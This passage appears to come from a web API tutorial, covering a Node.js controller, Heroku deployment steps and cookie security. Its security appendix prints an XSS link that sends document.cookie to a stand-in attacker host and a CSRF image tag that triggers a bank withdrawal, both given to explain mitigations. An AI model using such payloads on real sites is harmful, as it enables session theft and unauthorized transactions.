      .catch(function(response) {
        utils.writeJson(res, response);
      });
  }
};
```

- Check with curl:

```
curl -X POST --header 'Content-Type: application/x-www-form-urlencoded' --header 'Accept: application/json' -d '
```

7 Appendix: Deploying your server on Heroku

Now it is a good time to create a GitHub repo for your code and start deploying it into a cloud platform (e.g., Heroku):

1. Install the Heroku command line
2. Create an application with a name (region europe)
3. Connect to github
4. Find the Repo and press manual deploy
5. Press Open App

To deploy on Heroku, first commit your code into a Github repo and make sure to:

- change swagger.yaml "host" to: `your-heroku-app-name.herokuapp.com` so that swagger user interface can work.
- change swagger.yaml "scheme" to `https`
- change the port in the code to `process.env.PORT || 8080`

8 Appendix: security issues with cookies

A problem with cookies is that plain cookies are visible to all pages in the browser through `document.cookie`. A cross site scripting attack tries to steal this information. For example, assume that an attacker posts some html in a message to `www.megaforum.com`:

```
<a href="#"
  onclick="window.location = 'http://attacker.com/stole.cgi?text='
  + escape(document.cookie); return false;">Click here!</a>
```

If another user of the forum clicks the link, all his/her cookies accessible from `www.megaforum.com` are sent to the attacker. In this case, the server that created the cookie must issue `HttpOnly` cookies so as they are not stored in `document.cookie`.

Assume now that, on the same forum, if the attacker posts an image such as:

```
<img src="http://bank.example.com/withdraw?account=bob&amount=1000000&for=mallory">
```

this could trigger the transaction for a viewer authenticated with a cookie with the bank. See this link for mitigations. As a side note, OTP and or additional codes are used from banks to mitigate this.